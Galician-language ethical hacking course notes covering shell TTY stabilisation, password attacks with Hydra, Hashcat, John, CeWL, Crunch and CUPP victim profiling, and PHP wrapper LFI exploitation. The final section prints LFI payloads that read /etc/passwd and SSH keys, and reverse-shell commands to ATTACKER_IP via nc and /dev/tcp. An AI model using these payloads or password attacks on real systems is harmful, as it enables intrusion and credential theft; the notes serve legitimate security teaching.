Hacking Ético - UD2 - Recoñecemento, escaneo e explotación de vulnerabilidades nos sistemas

2025-2026

Táboa de contido

1. De interese

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

URLs de referencia

- PayloadsAllTheThings - **Repositorio**
- PayloadsAllTheThings - **Web**
- InternalAllTheThings - **Web**
- HackTricks - **Repositorio**
- HackTricks - **Web**
- La Biblia del Hacking en ACTIVE DIRECTORY - Libro desarrollado por Spartan-Cybersecurity
- hackviser - Pentesting Tactics
- Rapid7 Metasploit - Pentesting
- MSFVenom Cheatsheet - **README**
- Impacket - **Repositorio**
- SecList - **Repositorio**
- BloodHound - **Releases**
- SharpHound - **Releases**
- GTFOBins
- Reverse Shell Generator
- SANS Institute - **Cheat Sheets**
- HackTheBox - Cheat Sheet crackmapexec
- NetExec - Wiki
- HTTP Status Code
- GitHub repoEDU-CCbySA - Pentester Active Directory
- GitHub vuln-he.lab - Laboratorio Vulnerable de Active Directory con Packer
- GNU/Linux:
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 1
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 2
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 3
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 4
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 5

Plantilla mkdocs

- Plantilla mkdocs material baseada na personalizada por **Fernando Gómez Folgar**

Aviso Legal

2. Apuntamentos

2.1 Consideracións

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Consideracións a ter en conta

- **Entorno controlado:** Asegúrate sempre de que calquera experimento se realice nun entorno de laboratorio illado e con máquinas virtuais/contenedores para evitar danos a sistemas en produción.
- **Reversibilidade:** Ten un plan para reverter os cambios. As instantáneas das máquinas virtuais son unha boa solución.
- **Ética:** Lembra que estas técnicas son ferramentas. O seu uso ético é fundamental.
- **Comprender o "Por que":** Non te limites a executar comandos. Tenta entender por que un privilexio permite unha determinada acción e cal é o mecanismo subxacente.

2.2 Tips

2.2.1 Restauración e Estabilización de TTYs Non Interactivas en GNU/Linux

Exemplo

```
script /dev/null -c bash
^Z
stty -a | grep columns #Saída exemplo: speed 38400 baud; rows 47; columns 103; line = 0;
stty raw -echo;fg
reset
xterm
export TERM=xterm
export SHELL=bash
stty rows NUMBER1 columns NUMBER2 #Execución exemplo: stty rows 47 columns 103
exit
reset
```

Introdución

En moitas situacións de administración de sistemas, auditoría de seguridade ou execución de comandos en contornas limitadas (como shells inxectadas ou remotas), o usuario atópase cunha **shell non interactiva (TTY)**. Estes shells son básicos, carecendo de funcionalidades esenciais como:

- Historial de comandos.
- Edición de liña (movemento do cursor, borrado).
- Autocompletado coa tecla `Tab`.
- Funcionamento correcto de combinacións de teclas (`Ctrl+C`, `Ctrl+Z`).
- Compatibilidade con programas baseados en ncurses (`vi`, `nano`, `less`).

Esta documentación técnica describe os métodos máis comúns para elevar un shell non interactivo a unha TTY completamente funcional.

Método I: Enxeñería de TTY mediante `script` e Control de Traballos

Esta técnica é independente de linguaxes de scripting e utiliza comandos nativos de GNU/Linux para forzar a creación e a reconfiguración dun pseudo-terminal (PTY).

1. CREACIÓN DO PSEUDO-TERMINAL

O comando `script` executa un shell (aquí `bash`) e rexistra a sesión, o que obriga ao sistema a asignar un novo PTY ao proceso.

```
script /dev/null -c bash
```

Elemento	Función
`script`	Executa o shell especificado forzando a asignación dun PTY.
`/dev/null`	Desbota o ficheiro de rexistro (transcrición).
`-c bash`	Executa o comando `bash` dentro do contexto de `script`.

2. CONTROL DE TRABALLOS E RECONFIGURACIÓN

O novo shell debe ser suspendido e reconfigurado para herdar as propiedades de entrada/saída correctas.

Comando	Función
`^Z` (Ctrl+Z)	Suspende o proceso `script` (e a súa shell interna), enviándoo a segundo plano (`SIGTSTP`).
`stty raw -echo`	Axusta a TTY orixinal: `raw` (entrada de caracteres brutos) e `-echo` (desactiva a duplicación de caracteres).
`fg`	Trae o traballo suspendido de volta á fronte, aplicando as novas configuracións de TTY.
`reset`	Restaura o estado da TTY. Limpa calquera configuración estraña e establece as capacidades do terminal.

Método II: Uso da Libraría `pty` de Python (Recomendado)

Se Python está dispoñible, este é o método máis popular e fiable para forzar un PTY, xa que a librería `pty` está deseñada especificamente para a interacción de terminais.

1. INVOCACIÓN DO PSEUDO-TERMINAL

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

O comando utiliza `pty.spawn()` para substituír o proceso actual por un shell `/bin/bash` nun novo pseudo-terminal.

Método III: Uso de Perl

Perl é outra linguaxe de scripting a miúdo instalada por defecto nos sistemas Unix/Linux. Pódese usar de forma sinxela para executar un novo shell.

1. INVOCACIÓN DO SHELL

O uso máis sinxelo de Perl para iniciar un novo shell é:

```
perl -e 'exec "/bin/bash";'
```

Este comando inicia un novo proceso de `bash`, pero require a estabilización posterior para obter a funcionalidade completa de TTY.

Método IV: Outras Ferramentas Avanzadas

Ferramenta	Comando	Vantaxes
`socat`	`socat file:\` tty`,raw,echo=0 exec:"bash -i" `| Proporciona unha TTY funcional e estable, a miúdo nun só paso, aínda que` socat `non sempre está instalado. | …` `**` rlwrap `** |` rlwrap bash `| Require a instalación de` rlwrap`. Mellora a edición de liñas e o historial de comandos (función Readline), mesmo cando o terminal subxacente é deficiente.	

Pasos Comúns para a Estabilización Final

Independentemente do método elixido (`script` , Python, Perl, etc.), o proceso final de estabilización **sempre** é necesario para obter o 100% da funcionalidade (como a tecla `Tab` e o control de frechas).

Estes pasos deben realizarse **despois** de executar o comando de invocación (`script` , Python ou Perl, etc) e requiren a secuencia de control de traballos:

1. CONTROL DE TRABALLOS (`^Z` E `fg`)

1. **Suspender a Shell (na nova shell):** Premer `^Z` (Ctrl+Z).
2. **Axustar e Recuperar (na shell orixinal):**

```
stty raw -echo; fg
```

2. CONFIGURAR O TIPO DE TERMINAL

Dentro do shell agora funcional (despois do `fg`), establécese a variable de ambiente `TERM` para garantir a compatibilidade coas aplicacións de pantalla completa.

```
export TERM=xterm
```

3. AXUSTAR DIMENSIÓNS DA TTY (OPCIONAL, PERO RECOMENDADO)

Para evitar problemas de formato con `vi`, `nano` ou cando se usa `Tab`, é recomendable establecer as dimensións correctas.

1. **Obter as dimensións** do terminal local (o terminal dende onde se conecta, p. ex., a través de SSH).

```
stty -a | grep columns #Saída exemplo: speed 38400 baud; rows 47; columns 103; line = 0;
```

2. **Aplicar as dimensións** no shell remoto:

```
stty rows <FILAS> columns <COLUMNAS> #Execución exemplo: stty rows 47 columns 103
```

Estes métodos, combinados coa estabilización final, garanten unha experiencia de shell totalmente interactiva.

Apéndice: Restauración da TTY Local (Post-Sesión)

Despois de usar a secuencia **`stty raw -echo; fg`** e pechar a shell remota (p. ex., mediante `exit`), a **TTY local** dende a que se iniciou a conexión pode quedar coas súas configuracións de terminal mesturadas.

Isto maniféstase como:

- Ausencia de eco (non se ve o que se escribe).
- Comportamento errático das teclas de control.

O problema é que os axustes `raw -echo` foron aplicados á consola de control, non só á remota.

SOLUCIÓNS PARA RESTAURAR A CONSOLA LOCAL

A solución máis eficaz é resetear a configuración do terminal local aos seus valores predefinidos.

Comando	Función	Instrución de uso
`reset`	Restaura o estado da TTY completamente, limpando e reinicializando a configuración.	Escribir **`reset`** (aínda que non se vexa) e premer `Intro`.
`stty sane`	Restaura a TTY a un estado "sensato" ou utilizable, corrixindo o eco e o control de liña.	Escribir **`stty sane`** (aínda que non se vexa) e premer `Intro`.
`stty echo`	Soluciona especificamente o problema de eco (non se mostra o texto).	Escribir **`stty echo`** e premer `Intro`.

> **Recomendación**
>
> O comando **`reset`** é o método máis seguro e rápido para solucionar case todos os problemas de visualización e funcionalidade da TTY local.

2.2.2 Ataques a contrasinais

Ataques a contrasinais

> **De interese**
>
> Substitúe sempre `<TARGET>`, `<USER>`, `<USERLIST>`, `<WORDLIST>`, `<COMBOFILE>`, `<HASHFILE>` polos valores do teu laboratorio.

> **Exemplos por tipo de ataque**
>
> 1. Password spraying (baixa taxa por usuario, poucos contrasinais, moitos usuarios)
>
> ```
> # Hydra (SSH)
> hydra -L /labs/users.txt -p 'Password123!' -t 1 ssh://<TARGET>
> ```
>
> 2. Diccionario (usuario individual)
>
> ```
> # Hydra (SSH)
> hydra -l <USER> -P /labs/wordlists/rockyou.txt ssh://<TARGET>
> ```
>
> 3. Forza bruta / Mask (formato coñecido) — offline
>
> ```
> # Hashcat (mask)
> hashcat -m <HASH_TYPE> -a 3 /labs/hashes/<HASHFILE> ?l?l?l?l?d?d
>
> # John (incremental)
> john --incremental /labs/hashes/<HASHFILE>
> ```
>
> 4. Credential stuffing (pares filtrados)
>
> ```
> # Hydra (FTP combos)
> hydra -C /labs/combos/<COMBOFILE> ftp://<TARGET>
> ```
>
> 5. Form-based web brute (formularios non estándar)
>
> ```
> # Hydra (http-post-form)
> hydra -L /labs/users.txt -P /labs/wordlists/common.txt http-post-form://<TARGET>/login:"username=^USER^&password=^PASS^:Login failed"
> ```
>
> 6. LDAP / Active Directory (bind attempts)
>
> ```
> # Hydra (LDAP)
> hydra -L /labs/users.txt -P /labs/wordlists/ad_common.txt ldap://<TARGET>
> ```

ÍNDICE

TIPOS DE ATAQUES COMÚNS

Nesta sección introdúcese a taxonomía dos ataques a contrasinais que se usarán ao longo das prácticas. Para cada tipo indícanse as características principais e os vectores máis comúns.

1. Ataques online (autenticación remota)

Ataques que interactúan directamente co servizo de autenticación (SSH, RDP, FTP, IMAP, SMTP, HTTP forms, LDAP, etc.). Exemplos: forza bruta, diccionario, password spraying, credential stuffing.

Detectables mediante mecanismos de limitación de intentos (limitación de frecuencia de login) e logs de autenticación do sistema.

2. Ataques offline (sobre hashes)

Ataques que operan sobre ficheiros de hashes (obtidos legalmente no laboratorio): dictionary + rules, mask attacks, GPU-accelerated cracking, rainbow tables.

Non implican interacción co servizo en produción.

3. Ataques por formulación / parsing avanzado

Ataques sobre formularios web non estándar que requiren parseo de respostas (HTML/JSON) e xestión de tokens (CSRF).

Usan ferramentas con capacidades flexibles de extracción de patróns de fallo.

4. Password spraying

Probar poucos contrasinais comúns contra moitos usuarios para evitar bloqueo por conta. Baixa taxa por usuario; útil en entornos con bloqueo agresivo.

> **Password spraying vs forza bruta**
>
> O **password spraying** consiste en probar **poucos contrasinais** contra **moitos usuarios** para evitar bloqueos por intentos fallidos. Se se proban **moitos contrasinais** contra **un só usuario** (ou moi poucos), iso xa **non é password spraying**, senón **forza bruta dirixida por usuario**.

5. Credential stuffing

Empregar listas de parellas *user:pass* obtidas doutras **exposicións de credenciais** para probar acceso en novos servizos. A chave é a reutilización das contrasinais polos usuarios.

6. Ataques específicos de vectores

- **Wi-Fi PSK cracking**: captura de handshake + cracking offline.
- **APIs/Token guessing**: comprobación de endpoints REST (JWTs, Bearer tokens).
- **IoT / telnet / HTTP embebido**: comprobación de credenciais por defecto.

TAXONOMÍA E VECTORES

Tipo de ataque	Vector(s) comúns	Ferramentas exemplificativas
Password spraying	SSH, RDP, HTTP form, LDAP	hydra
Diccionario (online)	SSH, FTP, SMTP, HTTP form	hydra
Forza bruta (mask)	Hashes offline, servizos en liña limitados	hashcat, john, hydra
Credential stuffing	HTTP, FTP, SSH, APIs	hydra, scripts
Offline cracking	Ficheiros de hashes	john, hashcat, CrackStation
Form-based brute	HTTP POST/JSON endpoints	hydra

> **CrackStation**
>
> Aínda que CrackStation funciona a través dunha páxina web, **segue sendo un método de ataque offline** no contexto do pentesting. Isto débese a que o hash se procesa fóra do sistema obxectivo e **non se realizan intentos de autenticación contra o servizo real**, evitando bloqueos de contas e rexistros sospeitosos.

FERRAMENTAS E EXEMPLOS POR TIPO/PROTOCOLO

Convencións:

- `<TARGET>` : IP/hostname da VM de laboratorio (ex.: `192.168.56.120`)
- `<USER>` : usuario individual (ex.: `xurxo`)
- `<USERLIST>` : ficheiro con usuarios (un por liña)
- `<WORDLIST>` : ficheiro de contrasinais (ex.: `rockyou.txt`)
- `<COMBOFILE>` : ficheiro `user:pass` (credential stuffing)
- `<HASHFILE>` : ficheiro con hashes para cracking offline

Ataques online — multi-protocolo

SSH (diccionario contra un usuario ou varios usuarios):

- *Hydra*:

```
hydra -l <USER> -P /labs/wordlists/<WORDLIST> -t 4 -s 22 ssh://<TARGET>
hydra -L <USERLIST> -P /labs/wordlists/<WORDLIST> -t 4 -s 22 ssh://<TARGET>
```

FTP (credential stuffing con combo file `user:pass`):

- *Hydra*:

```
hydra -C /labs/combos/<COMBOFILE> ftp://<TARGET>
```

HTTP form (login via POST; especificar string de erro):

- *Hydra*:

```
hydra -L /labs/users.txt -P /labs/wordlists/common.txt \
  http-post-form://<TARGET>/login:"username=^USER^&password=^PASS^:Login failed"
```

LDAP bind attempts (diccionario):

> **Que son os LDAP bind attempts?**
>
> En LDAP, un **bind** é unha operación de autenticación utilizada para establecer unha sesión válida co servidor. Polo tanto, un *LDAP bind attempt* é simplemente **un intento de login LDAP**. Ferramentas como Hydra realizan ataques de diccionario mediante múltiples *bind attempts*, probando parellas usuario-contrasinal ata atopar unha válida.

- *Hydra*:

```
hydra -L /labs/users.txt -P /labs/wordlists/ad_common.txt ldap://<TARGET>
```

Password spraying (exemplo SSH con baixa taxa — mesmo enfoque en varias ferramentas):

- *Hydra*:

```
hydra -L /labs/users.txt -p 'Summer2025!' -t 1 -s 22 ssh://<TARGET>
```

John the Ripper (offline — diccionario + regras / incremental)

Detección de formatos e listaxe:

```
john --list=formats
```

Diccionario + regras para ficheiro de hashes:

```
john --wordlist=/labs/wordlists/rockyou.txt --rules /labs/hashes/<HASHFILE>
```

Modo incremental (forza bruta controlada):

```
john --incremental /labs/hashes/<HASHFILE>
```

Mostrar contrasinais recuperados:

```
john --show /labs/hashes/<HASHFILE>
```

Hashcat (offline GPU/CPU — dictionary, mask, hybrid)

Dictionary attack (NTLM, -m 1000):

```
hashcat -m 1000 -a 0 /labs/hashes/ntlm.txt /labs/wordlists/rockyou.txt --session=lab_hashcat
```

Mask attack (exemplo: 2 maiúsculas + 4 letras + 2 díxitos):

```
hashcat -m 1000 -a 3 /labs/hashes/ntlm.txt ?u?u?l?l?l?l?d?d
```

Hybrid (wordlist + mask):

```
hashcat -m 1000 -a 6 /labs/hashes/ntlm.txt /labs/wordlists/rockyou.txt ?d?d
```

WORDLISTS RECOMENDADAS

> **De interese**
>
> Hacking Articles

Nesta sección recóllense algúns dos dicionarios máis empregados en tarefas de pentesting, auditoría de contrasinais e probas de autenticación. Estas wordlists son útiles tanto para forza bruta como para ataques híbridos, password spraying ou análises máis avanzadas.

1. rockyou

O famoso dicionario **rockyou.txt** procede dunha das maiores exposicións de contrasinais reais. É un dos máis utilizados debido á variedade e alta prevalencia de patróns que contén.

Ven preinstalada en Kali Linux (comprimida en `/usr/share/wordlists/`).

> **Recomendación importante sobre o uso de rockyou.txt**
>
> Moitas plataformas de prácticas, como **VulnYx**, establecen límites para evitar ataques excesivos.
> Segundo as súas normas oficiais:
>
> **“If brute force is required, do not use a password that exceeds the first 5000 lines of rockyou.txt.”**
> Fonte: VulnYx Rules
>
> Isto significa que para desafíos educativos ou laboratorios similares, é recomendable empregar **as primeiras 5000 liñas** ou unha versión filtrada de rockyou.txt para evitar tempos de espera longos e manter prácticas controladas.
>
> ```
> gunzip -c /usr/share/wordlists/rockyou.txt.gz > /home/kali/rockyou.txt
> head -n 5000 /home/kali/rockyou.txt > /home/kali/5000-rockyou.txt
> ```

Ligazóns oficiais

- RockYou wordlist en Kali Linux: https://www.kali.org/tools/wordlists/
- Paquete "wordlists": https://gitlab.com/kalilinux/packages/wordlists

2. Kaonashi

Kaonashi é unha colección masiva e estruturada de wordlists xeradas e compiladas a partir de múltiples fontes públicas. Inclúe listas específicas por idioma, patrón, categoría e uso.

Ligazón oficial

- Kaonashi Passwords: https://github.com/kaonashi-passwords/Kaonashi

3. SecLists

SecLists é un dos repositorios máis completos para probas de seguridade. Inclúe listas para:

- Usuarios e contrasinais
- Directorios e rutas web
- Payloads
- Nombres de hosts
- Fuzzing
- Ataques comúns

É un estándar de facto en pentesting e forma parte da instalación por defecto de moitas distros orientadas a seguridade.

Ligazón oficial

- SecLists Repository: https://github.com/danielmiessler/SecLists

4. Wordlists de Kali Linux (/usr/share/wordlists)

Kali Linux inclúe unha colección ampla de wordlists preinstaladas no directorio:

```
/usr/share/wordlists
```

Aquí atoparás:

- rockyou.txt (comprimido por defecto)
- SecLists (opcional mediante `apt install seclists`)
- Listas para WFuzz, Dirbuster e máis ferramentas
- Dicionarios temáticos para IEEE, ciberseguridade, linguas, etc.

Ligazón oficial

- https://www.kali.org/tools/wordlists/

```
$ wordlists -h
```

Wordlist	Tamaño aproximado	Uso recomendado	Vantaxes	Inconvenientes
rockyou.txt	~14M entradas	Ataques rápidos, probas comúns	Alto éxito en contrasinais reais	Moitas entradas redundantes
Kaonashi	moi grande (centos de MB/GB)	Ataques máis profundos, auditorías profesionais	Estruturado por categorías	Pode ser excesivo para prácticas
SecLists	variable	Web, redes, fuzzing, AD	Colección máis completa	Require saber que lista usar
/usr/share/wordlists	variable	Ataques rápidos en Kali	Wordlists dispoñibles de inmediato	Pode faltar variedade avanzada

Boas prácticas ao empregar wordlists

- Usa **versións curtas** cando esteas probando servizos sensibles a bloqueo (SSH, RDP, VPN).
- Comeza sempre con **rockyou filtrado**, xa que adoita ofrecer un bo equilibrio entre velocidade e efectividade.
- Para auditorías completas, combina SecLists + Kaonashi para cubrir máis casos reais.
- Lembra que wordlists enormes poden ser lentas en ferramentas como Hydra ou Medusa; para Hashcat e John adoitan rendir mellor.

XERACIÓN DE WORDLISTS

De interese

Hacking Articles

En moitas ocasións, as wordlists xenéricas non son suficientes para comprometer contrasinais específicas dun obxectivo. A xeración de wordlists personalizadas permite crear dicionarios adaptados ao contexto da vítima, aumentando significativamente as probabilidades de éxito.

1. CeWL (Custom Word List generator)

Instalación e execución en Kali Linux

CeWL ven preinstalado en Kali Linux e pode executarse directamente desde a terminal:

```
cewl --help
```

CeWL é unha ferramenta que extrae palabras de sitios web para crear wordlists personalizadas. É especialmente útil cando se busca información específica do obxectivo (nomes de produtos, terminoloxía da empresa, etc.).

Características principais:

- Extrae palabras de páxinas web mediante spidering
- Admite configuración de profundidade de rastrexo
- Pode seguir ligazóns externas
- Permite establecer lonxitude mínima/máxima de palabras
- Admite autenticación básica e digest

Exemplos de uso:

Extracción básica dunha web:

```
cewl http://<TARGET> -w /labs/wordlists/custom_wordlist.txt
```

Extracción con profundidade e lonxitude mínima:

```
cewl http://<TARGET> -d 3 -m 6 -w /labs/wordlists/custom_deep.txt
# -d 3: profundidade de 3 niveis
# -m 6: palabras de mínimo 6 caracteres
```

Extracción con autenticación:

```
cewl http://<TARGET>/admin -u admin -p password123 -w /labs/wordlists/admin_words.txt
```

Extraer emails ademais de palabras:

```
cewl http://<TARGET> -e -w /labs/wordlists/words.txt -n /labs/wordlists/emails.txt
# -e: activa extracción de emails
# -n: ficheiro para gardar emails
```

Seguir ligazóns externas:

```
cewl http://<TARGET> -o -d 2 -w /labs/wordlists/external.txt
# -o: seguir ligazóns externas
```

Boas prácticas con CeWL

- Combina CeWL con regras de John the Ripper ou Hashcat para xerar variantes
- Usa `-m 8` para filtrar palabras curtas e reducir o tamaño da wordlist
- Para sitios grandes, limita a profundidade (`-d 2` ou `-d 3`) para evitar listas excesivamente longas

---

2. Crunch (Pattern-based wordlist generator)

Instalación e execución en Kali Linux

Crunch ven preinstalado en Kali Linux e pode executarse directamente desde a terminal:

```
crunch --help
```

Crunch é unha ferramenta para xerar wordlists baseadas en patróns específicos. É ideal cando coñeces a estrutura ou formato do contrasinal obxectivo.

Características principais:

- Xera wordlists con lonxitude específica
- Admite patróns personalizados con caracteres especiais
- Permite especificar conxuntos de caracteres (maiúsculas, minúsculas, números, símbolos)
- Pode xerar listas enormes (varios GB) directamente ou mediante pipe

Sintaxe básica:

```
crunch <min> <max> [charset] -o <outputfile>
```

Exemplos de uso:

Xerar wordlist de 4 a 6 caracteres (minúsculas):

```
crunch 4 6 -o /labs/wordlists/crunch_4-6.txt
```

Xerar wordlist só con números (PINs de 4 díxitos):

```
crunch 4 4 0123456789 -o /labs/wordlists/pins.txt
```

Usar patrón específico (2 letras + 4 números):

```
crunch 6 6 -t @@%%%% -o /labs/wordlists/pattern.txt
# @: minúscula
# ,: maiúscula
# %: número
# ^: símbolo
```

Xerar variantes dunha palabra base:

```
crunch 8 8 -t Password@% -o /labs/wordlists/password_variants.txt
# Xerará: Password@0, Password@1, ..., Password@9
```

Usar charset personalizado:

```
crunch 6 8 abc123!@# -o /labs/wordlists/custom_charset.txt
```

Xerar e enviar directamente a unha ferramenta (sen crear ficheiro):

```
hydra -l admin -P <(crunch 4 6) ssh://<TARGET> -t 4 -w 1
```

Limitar o tamaño do ficheiro de saída:

```
crunch 6 8 -b 100mb -o /labs/wordlists/crunch_split
# Divide en ficheiros de 100MB
```

Avisos importantes sobre Crunch

- **As wordlists poden ser ENORMES**. Por exemplo, `crunch 8 8` con alfanuméricos xera centos de GB.
- Sempre estima o tamaño antes usando a opción `-c` (count) sen `-o`:

```
crunch 8 8 -c 1000
```

- Considera usar pipes para evitar crear ficheiros masivos no disco.

3. CUPP (Common User Passwords Profiler)

Instalación e execución en Kali Linux

CUPP require instalación manual mediante git:

```
cd /opt
sudo git clone https://github.com/Mebus/cupp.git
cd cupp
python3 cupp.py -h
```

Para crear alias permanente e facilitar o uso:

```
echo "alias cupp='python3 /opt/cupp/cupp.py'" >> ~/.zshrc
source ~/.zshrc
```

CUPP é unha ferramenta interactiva que xera wordlists personalizadas baseándose en información persoal da vítima (nome, data de nacemento, mascota, etc.). É moi efectiva en ataques de enxeñería social e contextos onde os usuarios empregan información persoal nas súas contrasinais.

Características principais:

- Modo interactivo con preguntas guiadas
- Xera variantes automáticas (maiúsculas, números ao final, etc.)
- Admite modo non interactivo con ficheiros de configuración
- Pode descargar wordlists comúns desde internet

Exemplos de uso:

Modo interactivo (recomendado para principiantes):

```
cupp -i
# Responde as preguntas sobre a vítima:
# - Nome, apelidos
# - Mascota
# - Data de nacemento
# - Palabras clave
# - Etc.
```

Descargar wordlists comúns de referencia:

```
cupp -l
# Descarga listas de nomes comúns, lugares, etc.
```

Xerar wordlist desde ficheiro de configuración:

```
cupp -w <configfile>
```

Exemplo de perfil persoal (información recollida):

Supoñamos que sabemos o seguinte dunha vítima:
- Nome: María
- Apelidos: González López
- Mascota: Luna
- Data de nacemento: 15/03/1985
- Hobby: tenis

CUPP xerará variantes como:

```
maria1985
mariagonzalez
MariaTenis!
Luna2024
gonzalez15
maria@luna
```

Información útil para CUPP

Recollendo información de **OSINT** (redes sociais, LinkedIn, blogs persoais) pódese obter datos moi útiles:
- Nomes de familiares e mascotas
- Datas relevantes (aniversarios, graduacións)
- Equipos deportivos favoritos
- Lugares visitados
- Hobbies e intereses

Táboa comparativa de ferramentas

Ferramenta	Tipo de xeración	Mellor uso	Vantaxes	Inconvenientes
CeWL	Extracción web	Recoller vocabulario do obxectivo	Personalización alta	Dependente da calidade do sitio
Crunch	Patróns e combinacións	Contrasinais con estrutura coñecida	Flexible, rápida	Pode xerar ficheiros masivos
CUPP	Perfil de vítima	Enxeñería social	Moi efectiva con OSINT	Require información previa

Workflow recomendado para xeración de wordlists

1. **OSINT e recopilación**: Identifica información sobre o obxectivo (nomes, datas, intereses, páxinas web).
2. **Extracción con CeWL**: Xera unha wordlist base desde o sitio web do obxectivo.
3. **Perfilado con CUPP**: Crea variantes baseadas en información persoal (se dispoñible).
4. **Patróns con Crunch**: Se coñeces a estrutura do contrasinal (ex: 2 letras + 4 números), xera combinacións específicas.
5. **Combinacións con Pydictor**: Combina palabras base con regras avanzadas, datas, sufixos comúns, etc.
6. **Optimización final**: Elimina duplicados e ordea por probabilidade:

```
sort -u wordlist.txt -o wordlist_unique.txt
```

Exemplo práctico completo

Supoñamos que estamos auditando unha empresa chamada **TechCorp** e identificamos un usuario chamado **xan.perez** cunha mascota chamada **Max** e data de nacemento **1990**.

```
# Paso 1: Extraer palabras da web da empresa
cewl https://techcorp.com -d 2 -m 6 -w /tmp/techcorp_words.txt

# Paso 2: Xerar perfil con CUPP (saída: xan.txt)
cupp -i
# Nome: Xan
# Apelidos: Perez
# Mascota: Max
# Ano nacemento: 1990
# (saída: xan.txt)

# Paso 3: Xerar sufixos numéricos con Crunch
crunch 1 4 0123456789 -o /tmp/numbers.txt

# Paso 4: Combinar palabras base (CeWL + CUPP) con sufixos numéricos (Crunch)
while read word; do
  while read suf; do
    echo "${word}${suf}"
  done < /tmp/numbers.txt
done < <(cat /tmp/techcorp_words.txt xan.txt) > /tmp/final_wordlist.txt

# Paso 5: Eliminar duplicados e xerar o dicionario final
sort -u /tmp/final_wordlist.txt -o /labs/wordlists/techcorp_audit.txt

# Paso 6: Probar o dicionario contra SSH con Hydra
hydra -l xan.perez -P /labs/wordlists/techcorp_audit.txt ssh://<TARGET>
```

CRÉDITOS E BIBLIOGRAFÍA

- Documentación oficial ferramentas:
  - Hydra (THC Hydra)
  - John the Ripper
  - Hashcat
  - **CeWL**: https://github.com/digininja/CeWL
  - **Crunch**: https://sourceforge.net/projects/crunch-wordlist/
  - **CUPP**: https://github.com/Mebus/cupp
- OWASP Authentication Cheat Sheet
- OWASP Password Storage Cheat Sheet

Ferramentas

2.2.3 PHP Wrappers

Os **PHP wrappers** (ou **stream wrappers**) son **protocolos especiais** que PHP usa para acceder a diferentes tipos de recursos (ficheiros, URLs, memoria, etc.) dunha forma unificada.

CONCEPTO BÁSICO

PHP permite acceder a recursos mediante URLs especiais cun formato:

```
wrapper://parámetros
```

Exemplos:

```
file:///etc/passwd          // Wrapper file (por defecto)
http://example.com/file.php // Wrapper HTTP
php://input                 // Wrapper PHP (entrada estándar)
data://text/plain,Hello     // Wrapper data
```

Wrappers PHP Principais

1. `php://` WRAPPER

Acceso a fluxos de entrada/saída de PHP.

Wrapper	Descrición	Exemplo
`php://input`	Le datos POST/PUT brutos	`include('php://input')`
`php://output`	Escribe á saída estándar	`file_get_contents('php://output')`
`php://filter`	Aplica filtros a fluxos	`php://filter/read=convert.base64-encode/resource=file.php`
`php://memory`	Almacenamento temporal en memoria	`fopen('php://memory', 'r+')`
`php://temp`	Ficheiro temporal	`fopen('php://temp', 'r+')`

---

2. `file://` WRAPPER

Acceso ao sistema de ficheiros local (wrapper por defecto).

```
file:///etc/passwd
// Equivalente a: /etc/passwd
```

---

3. `data://` WRAPPER

Permite insertar datos inline.

```
data://text/plain,<?php system($_GET['cmd']); ?>
data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+
```

---

4. `expect://` WRAPPER

Executa comandos do sistema (require extensión `expect`).

```
expect://ls
```

---

5. `zip://` E `phar://` WRAPPERS

Acceso a ficheiros dentro de arquivos comprimidos.

```
zip://arquivo.zip#ficheiro.txt
phar://arquivo.phar/ficheiro.php
```

Uso en Pentesting: Explotación de LFI

Os wrappers PHP son **especialmente útiles para explotar vulnerabilidades LFI (Local File Inclusion)**.

ESCENARIO VULNERABLE TÍPICO

```
<?php
// Código vulnerable
$file = $_GET['page'];
include($file);
?>
```

URL vulnerable:

```
http://victim.com/index.php?page=about.php
```

Técnicas de Explotación con Wrappers

LECTURA DE FICHEIROS CON `php://filter`

Base64 Encode (evitar execución de código PHP)

```
# Ler código fonte de ficheiros PHP sen executalo
http://victim.com/index.php?page=php://filter/read=convert.base64-encode/resource=index.php

# Ver /etc/passwd
http://victim.com/index.php?page=php://filter/read=convert.base64-encode/resource=/etc/passwd

# Ler clave SSH
http://victim.com/index.php?page=php://filter/read=convert.base64-encode/resource=/home/user/.ssh/id_rsa
```

Proceso:

1. PHP codifica o contido en Base64
2. Descodificas o resultado para ver o contido orixinal

```
# Exemplo de descodificación
echo "PD9waHAKZWNobyAiSGVsbG8gV29ybGQiOwo/Pg==" | base64 -d
```

REMOTE CODE EXECUTION (RCE) CON `php://input`

Enviar código PHP mediante POST

```
# Preparamos o payload
curl -X POST --data "<?php system('whoami'); ?>" "http://victim.com/index.php?page=php://input"

# Reverse shell
curl -X POST --data "<?php system('nc -e /bin/bash ATTACKER_IP 4444'); ?>" "http://victim.com/index.php?page=php://input"

# Con exec()
curl -X POST --data "<?php exec('/bin/bash -c \"bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1\"'); ?>" "http://victim.com/index.php?page=php://input"
```

RCE CON `data://` WRAPPER

Código inline sen POST

```
# Executar comandos (se allow_url_include=On)
http://victim.com/index.php?page=data://text/plain,<?php system('id'); ?>

# Reverse shell
http://victim.com/index.php?page=data://text/plain,<?php exec('nc -e /bin/bash ATTACKER_IP 4444'); ?>
```

```
